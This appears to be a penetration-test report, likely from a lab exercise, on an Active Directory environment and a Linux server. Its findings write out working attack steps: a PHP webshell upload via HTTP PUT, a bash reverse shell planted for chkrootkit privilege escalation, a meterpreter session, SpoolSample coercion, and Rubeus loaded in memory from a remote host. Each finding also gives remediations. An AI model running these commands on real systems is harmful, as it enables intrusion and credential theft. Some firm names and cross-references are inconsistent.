Date: 2025-03-28
INFORMATION CLASS: CUSTOMER CONFIDENTIAL

CUSTOMER	Icecrown Citadel
SUBJECT	NetSec
DOCUMENT	SECURITY ASSESSMENT REPORT

1.0

Table of Contents

1 Executive Summary

1.1 Overview

Argent Crusade AB conducted a security assessment of Icecrown Citadel on-premise infrastructure between the period 2025-03-24 and 2025-03-28. This assessment aimed to assess the overall security posture and provide Icecrown Citadel with best practices to secure it's infrastructure.

The focus for the assessors was finding potential attack paths that attackers could use to compromise resources within the on-premise Active Directory environment and a separate Linux storage server used by Icecrown Citadel.

This report presents findings from the security assessment, providing detailed technical information about the vulnerabilities found and offering recommendations for their mitigation.

1.2 Results

The security assessment has shown that:

- Misconfigurations with the SMB protocol used in the Active Directory infrastructure allowed for remote monitoring of the traffic in the network.
- The delegation feature within Active Directory was overused and insecurely configured, allowing a potential attacker to easily traverse from one domain to another.
- Several outdated services and famously vulnerable programs were running on all three servers in scope.

1.3 Conclusions

The assessed environment contained a number of weaknesses that could let an attacker with a foothold on the store network escalate their privileges and move laterally to other areas of Icecrown Citadel's network. Gaining a foothold on both the Active Directory network and the accompanying Linux server could easily be accomplished remotely due to misconfigurations and use of vulnerable services.

1.4 Key Recommendations

Considering the observations made during the assessment, Argent Dawn AB recommends the following:

- Mitigate the Active Directory vulnerabilities that can be used to compromise the company domains.
- Discontinue use of insecure and outdated services on all servers.
- Make an effort to mitigate all vulnerabilities identified in this assessment.

2 Summary of Vulnerabilities

The following table presents all the vulnerabilities found, ordered by severity

Vulnerability	High	Medium	Low	Info.
Unrestricted File Upload Through HTTP Put Method on PHP Web server	✔			
Insufficient SMB Resolution Configuration	✔			
Outdated Chkrootkit Running on Linux Server		✔		
Unconstrained Delegation Enabled on winterfell.north.sevenkingdoms.local		✔		
Vulnerable Print Spooler Service Running on kingslanding$ Domain Controller		✔		

A definition of the different risk levels is given in the Vulnerability Descriptions section

3 FINDINGS AND RECOMMENDATIONS

This section of the report groups vulnerabilities together at a high level and provides recommendations on improving the application's security posture. More detailed vulnerability descriptions can be found in Section 3, and information about the project scope can be found in Appendix I, Assessment Scope

3.1 Approach to Testing

The security assessment was performed remotely with the assessors' own machines, connected to Icecrown Citadel's infrastructure through a Tailscale VPN network. IP-addresses of all targets in scope were provided to the assessors prior to the commencement of the assessment:

- 10.3.10.11: Active Directory - DC of child domain north.sevenkingdoms.local
- 10.3.10.10: Active Directory - DC of parent domain sevenkingdoms.local
- 10.9.10.223: Newly implemented and configured Ubuntu Linux storage server

Additionally, SSH connection to a Linux machine on the network with access to both subnets, IP 10.3.10.195 and 10.9.10.249, was provided by Icecrown Citadel.

Initially, Nmap was used to identify open ports and services running on the servers in scope. This step was taken to assess potential ways to compromise the servers and gain a foothold within the respective systems. In the case of the Linux server, this then led the assessors to an open HTTP Web server, which was further investigated with tools such as Gobuster and Curl. Once shell access to the machine itself was obtained, assessment was performed to identify misconfigurations, outdated services, and vulnerability to common Linux privilege escalation attacks.

In the case of the Active Directory environment, misconfigurations with the SMB protocol quickly gave the assessors a foothold on one of the domains. Once access to a privileged account on one of the domains was achieved, assessment was performed on the way delegation was set up within the network, to identify paths for lateral movement between domains.

3.2 Findings and Recommendations

Active Directory

Misconfigurations with the SMB protocol in use on domain north.sevenkingdoms.local allowed assessors to intercept SMB traffic and user hashes via poisoning (*Finding 4.1.2*). Cracking one of these hashes granted access to an administrator on the domain controller, enabling further compromise through retrieval of stored account hashes on the machine.

Insecure configuration was observed for the delegation feature within the Active Directory network (*Finding 4.2.2*), granting an adversary who has already compromised one of the domains easy access to the other. Argent Dawn AB recommends severely restricting use of delegation between the domains.

Linux Storage Server

Argent Dawn AB found an exposed HTTP Web server running on the Linux server and, due to an unrestricted file upload vulnerability (*Finding 4.1.1*), assessors were able to gain access to an account on the server. Recommendations include disabling file upload on the Web server if not required, otherwise enforcing stronger file validation for the upload method.

Overall, the findings that ultimately led the assessors to compromising both Active Directory domains and the Linux server were due to use of outdated and vulnerable services on the individual machines (*Findings 4.2.1, 4.2.3*). Argent Dawn AB recommends updating all outdated services and disabling any services not necessary for the function of the company, thus limiting the attack surface of the infrastructure.

More in-depth recommendations can be found under each finding's section.

3.3 Limitations

The Tailscale VPN network used to connect to Icecrown Citadel's infrastructure was set up in a way that the assessors could reach the servers in the network, but no connections could be made back to them. For that reason, attacks involving for example reverse shells were solely attempted on the provided network-connected Linux machines, through an SSH connection.

4 Vulnerability Descriptions

This section of the report details the vulnerabilities that were identified during testing. Each vulnerability description contains the following information:

- A description of the vulnerability with accompanying output and screenshots to demonstrate its existence on the affected systems.
- Remedial actions that can be used to resolve the vulnerability and mitigate the risks that it poses.
- Further information and sources of reading about the issue including links to advisories.

Vulnerability Grading

The vulnerabilities identified in this report have been classified by the degree of risk they present to the host system. Vulnerabilities are graded High, Medium or Low Risk as defined here:

Severity	Description
High	A vulnerability will be assessed as representing a high risk if it holds the potential for an attacker to control, alter or delete Icecrown Citadel electronic assets. For example, a vulnerability which could allow an attacker to gain unauthorised access to a system or to sensitive data would be assessed as a high risk. Such issues could ultimately result in the defacement of a web site, the alteration of data held within a database or the capture of sensitive information such as account credentials or credit card information.
Medium	A vulnerability will be assessed to represent a medium risk if it holds, when combined with other factors or issues, the potential for an attacker to control, alter or delete Icecrown Citadel electronic assets. For example, a vulnerability that could enable unauthorised access to be gained if a specific condition was met, or an unexpected change in configuration was to occur, would be rated as a medium risk.
Low	A vulnerability will be assessed to represent a low risk if it discloses information about a system or the likelihood of exploitation is extremely low. For example, this could be the disclosure of version information about a running service or an informative error message that reveals technical data.

Table 1: Severity ratings.

4.1 High Risk Vulnerabilities

A vulnerability will be assessed as representing a high risk if it holds the potential for an attacker to control, alter or delete the organisation’s electronic assets. For example, a vulnerability which could allow an attacker to gain unauthorised access to a system or to sensitive data would be assessed as a high risk. Such issues could ultimately result in the defacement of a web site, the alteration of data held within a database or the capture of sensitive information such as account credentials or credit card information.

High risk issues can arise from the configuration of computer systems or networks, weaknesses in application code or through weaknesses in policy and procedure.

These issues should be resolved as soon as possible to ensure the business is not operating with an excessive level of IT related business risk.

It is necessary for Argent Crusade AB to take a generic view on some risks and the actual risk posed to any business will need to be reviewed to quantify the likelihood of exploitation and the subsequent impact.

4.1.1 Unrestricted File Upload Through HTTP Put Method on PHP Web server

Severity rating	High

Description

The HTTP PUT request method is used to create a new resource or replace a target resource on a Web server with the request payload. A poorly configured Web server can mistakenly provide remote access to the PUT method without requiring any form of login, potentially allowing a threat actor to upload malicious files to the server.

While scanning the 10.9.10.223 Linux server for open ports, Argent Dawn AB found a HTTP PHP Web server, with one directory titled /test/.


```
┌──(henriksson㉿workstation)-[~/pentest/netsec/boxes/sickos]
└─$ gobuster dir -u http://10.9.10.223/ -w /usr/share/dirb/wordlists/big.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.9.10.223/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 163]
/test                 (Status: 301) [Size: 0] [--> http://10.9.10.223/test/]
/~sys~                (Status: 403) [Size: 345]
Progress: 40938 / 40940 (100.00%)
```

Using curl, the assessors found that PUT requests were accepted to this directory.

```
┌──(henriksson㉿workstation)-[~/pentest/netsec/boxes/sickos]
└─$ curl --head -X OPTIONS 10.9.10.223/test/
HTTP/1.1 200 OK
DAV: 1,2
MS-Author-Via: DAV
Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
Allow: OPTIONS, GET, HEAD, POST
Content-Length: 0
Date: Mon, 24 Mar 2025 16:10:54 GMT
Server: lighttpd/1.4.28
```

A simple PHP webshell was successfully uploaded using the PUT method, allowing command execution on the Linux server as the user www-data.

```
┌──(henriksson㉿workstation)-[~/pentest/netsec/boxes/sickos]
└─$ curl -v -X PUT -H "Expect: " 10.9.10.223/test/testshell.php -d@testshell.php
*   Trying 10.9.10.223:80 ...
* Connected to 10.9.10.223 (10.9.10.223) port 80
* using HTTP/1.x
> PUT /test/testshell.php HTTP/1.1
> Host: 10.9.10.223
> User-Agent: curl/8.12.1
> Accept: */*
> Content-Length: 295
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 295 bytes
< HTTP/1.1 200 OK
< Content-Length: 0
```



For further exploitation of the Linux server, the assessors uploaded a Metasploit meterpreter payload to the Web server and could successfully open a meterpreter reverse shell on the provided 10.9.10.249 Linux machine.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.9.10.249:8080
[*] Sending stage (40004 bytes) to 10.9.10.223
[*] Meterpreter session 2 opened (10.9.10.249:8080 → 10.9.10.223:48352)

meterpreter > getuid
Server username: www-data
meterpreter > _
```

Through the vulnerability described in finding 4.2.1, Argent Dawn AB could eventually use the reverse shell to obtain full root access to the 10.9.10.223 storage server, compromising the server and allowing for total manipulation of all data.

Remedial Action

Disable the PUT method if file upload through the HTTP Web server is not necessary. Alternatively, best practice regarding validation and handling of uploaded files should be put in place. More information can be found on OWASP, linked in the below section.

Further Reading

OWASP: *File Upload Cheat Sheet*

4.1.2 Insufficient SMB Resolution Configuration


Severity rating	High


Description

Server Message Block (SMB) is a network transport protocol for file systems operations to enable aclient to access resources on a server. The primary purpose of the SMB protocol is to enable remote file system access between two systems over TCP/IP.

When a connection through SMB is attempted from one computer on a network to another, if the query does not match any known targets in the network, three protocols exist that will broadcast the query across the local subnet network in search of a response (LLMNR, mDNS and NetBIOS-NS). A threat actor listening to the SMB traffic in the network would be able to capture any misconfigured queries if any of these protocols are enabled, possibly receiving the NTLM-hash of the sender's account.

Using open-source tool Responder on the AD-connected 10.3.10.195 Linux machine, Argent Dawn AB was able to intercept two misconfigured SMB connections made by winterfell administrator robb.stark and north.sevenkingdoms domain administrator eddard.stark.





Retrieving their NTLM-hashes, it was then possible to crack the password of robb.stark using Hashcat. Full access to user robb.stark through an Xfreerdp connection is demonstrated below.

As robb.stark was administrator on winterfell, the Domain Controller of north.sevenkingdoms.local, Argent Dawn AB could perform a secretsdump with Impacket and receive hashed credentials for all accounts saved on the machine, fully compromising the north domain.

The obtained account robb.stark was later used by the assessors to exploit findings 4.3.2 and 4.3.3, ultimately leading to compromise of the parent domain sevenkingdoms.local.

Remedial Action

Disable the three protocols LLMNR, mDNS and NetBios-NS through GPO and Registry edits. As they are only used when a query doesn't match known targets on the domain, they should not be necessary for the function of the Active Directory.

For more information on mitigation procedures see the MITRE guidance in the below section.

Further Reading

MITRE: *Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay*

4.2 Medium Risk Vulnerabilities

A vulnerability will be assessed to represent a medium risk if it holds, when combined with other factors or issues, the potential for an attacker to control, alter or delete the organisation's electronic assets. For example, a vulnerability that could enable unauthorised access to be gained if a specific condition was met, or an unexpected change in configuration was to occur, would be rated as a medium risk.

Such issues could ultimately lead to unauthorised access being gained or sensitive information being disclosed but would require an attacker to successfully exploit several vulnerabilities in an appropriate manner. Medium risk issues can arise from the configuration of computer systems or networks, weaknesses in application code or through weaknesses in policy and procedure.

These issues should be resolved as soon as possible; however, they can often be mitigated in the short term until appropriate resolutions can be put in place.

It is necessary for Argent Crusade AB to take a generic view on some risks and the actual risk posed to any business will need to be reviewed to quantify the likelihood of exploitation and the subsequent impact.

4.2.1 Outdated Chkrootkit Running on Linux Server

Severity rating	Medium

Description

Chkrootkit (Check Rootkit) is a Unix-based program intended to help system administrators check their system for local signs of known rootkits. Version 0.49 of chkrootkit has a known vulnerability which allows an attacker to escalate privileges on a machine to root, as long as the /tmp directory allows execution of executable binaries. The reason for this is that the vulnerable version of Chkrootkit, once executed, will run any executable file named /tmp/update as root user.

Once a shell as user www-data was obtained on the 10.9.10.223 Linux server, the assessors found Chkrootkit 0.49 was assigned as a daily cron job running with root privileges.

```
dpkg -l | grep root
rc  chkrootkit                    0.49-4ubuntu1.1                    rootkit detector
```

A script to send a bash shell back to the assessor's machine was created under /tmp/update, and a listener was set up.

```
meterpreter > cat /tmp/update
#!/bin/bash
bash -i >& /dev/tcp/10.9.10.249/443 0>&1
meterpreter > chmod +x /tmp/update
```

After some time, the cron job running Chkrootkit executed and a shell with root privileges was opened, giving the assessor complete access to the server.

```
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.9.10.249] from (UNKNOWN) [10.9.10.223] 56335
bash: no job control in this shell
root@ubuntu:~# whoami
whoami
root
```

Remedial Action

Reevaluate whether Chkrootkit is required on the server, and if so update it to the latest version. Alternatively, the source code of the program can be altered to remedy the vulnerability. More information can be found on Exploit-DB, linked in the below section.

Further Reading

Exploit-DB: *Chkrootkit 0.49 - Local Privilege Escalation*

nist.gov: *CVE-2014-0476 Detail*

4.2.2 Unconstrained Delegation Enabled on winterfell.north.sevenkingdoms.local


Severity rating	Medium

Description

Unconstrained delegation is a feature in Active Directory that allows a computer, service or user to impersonate any other account and access resources on their behalf across the entire network, completely unrestricted.

When a user or computer authenticates to a computer with unconstrained delegation enabled, the authenticated account's TGT (ticket-granting ticket) gets saved on that computer. Therefore, if an attacker compromises a computer set up with unconstrained delegation, they can access and steal all saved TGTs.

After compromising and gaining access to winterfell administrator robb.stark, Argent Dawn AB discovered that DC winterfell had unconstrained delegation enabled.



By exploiting the vulnerability described in section 4.2.3, the unconstrained delegation on winterfell made it possible for the assessors to gain the TGT of the kingslanding DC of the parent domain sevenkingdoms.local, thereby eventually fully compromising both domains.

Remedial Action

Disable unconstrained delegation on all servers that have it enabled. If delegation is necessary on any account, configure constrained delegation or resource-based constrained delegation (RBCD) for those accounts.

For highly privileged accounts, enable the "Account is sensitive and cannot be delegated" setting.

Further Reading

Microsoft: *Security Assessment: Unsecure Kerberos Delegation_*

4.2.3 Vulnerable Print Spooler Service Running on kingslanding$ Domain Controller

Severity rating	Medium

Description

Microsoft's Print Spooler is a service handling the print jobs and other various tasks related to printing, and is by default enabled in all Windows environments. An attacker controling a domain user/ computer can, with a specific RPC call, trigger the spooler service of a target running it and make it authenticate to a target of the attacker's choosing.

Using open-source tool SpoolSample.exe uploaded from the 10.3.10.195 Linux machine to the previously compromised account robb.stark, Argent Dawn AB was able to abuse the spooler service to force the kingslanding$ computer to authenticate to winterfell$, the north DC.


```
PS C:\Users\robb.stark> Invoke-WebRequest -Uri "http://10.3.10.195:5002/SpoolSample_v4.8_x64.exe" -Outfile "C:\windows\temp\spool.exe"
PS C:\Users\robb.stark> C:\windows\temp\spool.exe kingslanding.sevenkingdoms.local winterfell
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\kingslanding.sevenkingdoms.local, CaptureServer: \\winterfell
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

The base64-encoded kingslanding$ TGT was then dumped locally on robb.stark using Rubeus.

```
PS C:\Users\robb.stark> $data = (New-Object System.Net.WebClient).DownloadData('http://10.3.10.195:5002/Rubeus.exe')
>> $assem = [System.Reflection.Assembly]::Load($data);
```

```
Action: Dump Kerberos Ticket Data (All Users)

[*] Target service  : krbtgt
[*] Target user     : kingslanding$
[*] Current LUID    : 0x32186

  UserName                 : KINGSLANDING$
  Domain                   : SEVENKINGDOMS
  LogonId                  : 0xc0a296
  UserSID                  : S-1-5-21-1708462731-2099496654-1045706676-1001
  AuthenticationPackage    : Kerberos
  LogonType                : Network
  LogonTime                : 3/27/2025 7:17:33 PM
  LogonServer              :
  LogonServerDNSDomain     : SEVENKINGDOMS.LOCAL
  UserPrincipalName        :


    ServiceName              :  krbtgt/SEVENKINGDOMS.LOCAL
    ServiceRealm             :  SEVENKINGDOMS.LOCAL
    UserName                 :  KINGSLANDING$ (NT_PRINCIPAL)
    UserRealm                :  SEVENKINGDOMS.LOCAL
    StartTime                :  3/27/2025 6:53:30 PM
    EndTime                  :  3/28/2025 4:53:30 AM
    RenewTill                :  4/3/2025 9:21:51 AM
    Flags                    :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
    KeyType                  :  aes256_cts_hmac_sha1
    Base64(key)              :  UT3MtkSd3kgVtyspvSxH/kG67DDHFI+JZy1R/TevLYo=
    Base64EncodedTicket   :

      doIG[redacted]HzAd
      GwZr[redacted]4DW/
      Dv9M[redacted]vc2y
```

After saving the TGT offline, decoding it and converting it to Linux format, the assessors could successfully use it to remotely force a DC sync on kingslanding$ with open-source tool Impacket, retrieving hashes for all cached credentials on the domain.



Remedial Action

Disable the Print Spooler service on all machines that do not use a printing server. If it is required, client connections on the network can be disabled for the spooler service through GPO, which will prevent the exploit but also hinder users' ability to print.

A APPENDIX – Testing Scope

The security assessment was performed remotely with Tailscale VPN access to Icecrown Citadel's infrastructure, as well as SSH access to a Linux machine on their network.

In scope for the assessment was Icecrown Citadel's entire on-premise Active Directory infrastructure, consisting of the two domains north.sevenkingdoms.local and sevenkingdoms.local. The focus was to identify vulnerabilities and misconfigurations that could allow an attacker to gain access to the domain controllers of both domains.

Additionally, Icecrown Citadel requested an assessment of a newly configured Linux storage server containing sensitive data to the company. Aside from IP-addresses of the targets in scope, no other information about the infrastructure was given to the assessors.

B APPENDIX – Tools Used in Attacks

App/Script	Version	Source
Hashcat	2.0.0	Hashcat
Impacket	0.13.0	Impacket
Metasploit	6.4.38-dev	Rapid7
Responder	3.1.5.0	SpiderLabs
Rubeus	3.5	GhostPack
SpoolSample	4.8 (x64)	Lee Christensen

C APPENDIX – Assessment Artefacts

No significant changes that would impact security were made to Icecrown Citadel's servers during the course of the assessment. All tools and programs uploaded to compromised accounts on the network have been removed by the assessors.

The following accounts were used by Argent Dawn AB consultants during the assessment:

- kali@kali (10.3.10.195, 10.9.10.249)

D APPENDIX – Disclaimers and Agreements

Assessment Disclaimer

This report is not meant as an exhaustive analysis of the level of security now present on the tested hosts, and the data shown here should not be used alone to judge the security of any computer system. Some scans were performed automatically and may not reveal all the possible security holes present in the system. Some vulnerabilities that were found may be ‘false positives’, although reasonable attempts have been made to minimize that possibility. In accordance with the terms and conditions of the original quotation, in no event shall Argent Crusade AB or its employees or representatives be liable for any damages whatsoever including direct, indirect, incidental, consequential loss, or other damages.

Non-Disclosure Statement

This report is the sole property of Icecrown Citadel. All information obtained during the testing process is deemed privileged information and not for public dissemination. Argent Crusade AB pledges its commitment that this information will remain strictly confidential. It will not be discussed or disclosed to any third party without the express written consent of Icecrown Citadel. Argent Crusade AB strives to maintain the highest level of ethical standards in its business practice.

Non-Disclosure Agreement

Argent Crusade AB and Icecrown Citadel have signed an NDA.

Information Security

This report, as well as the data collected during service delivery will be stored and transferred using Argent Crusade AB approved systems, as outlined in Argent Crusade AB Information Security Classification Policy unless otherwise required by the client. This report and any stored service delivery data will be protected according to the Argent Crusade AB Client Data Handling Standard and retained for a period of up to 7 years.

E APPENDIX – Project Team

Assessment Team

Lead Consultant	Alexander Henriksson
Additional Consultant	Tirion Fordring

Quality Assurance

QA Consultant	Darion Mograine

Project Management

Delivery Manager	Jaina Proudmoore
Account Director	Pelle Karlsson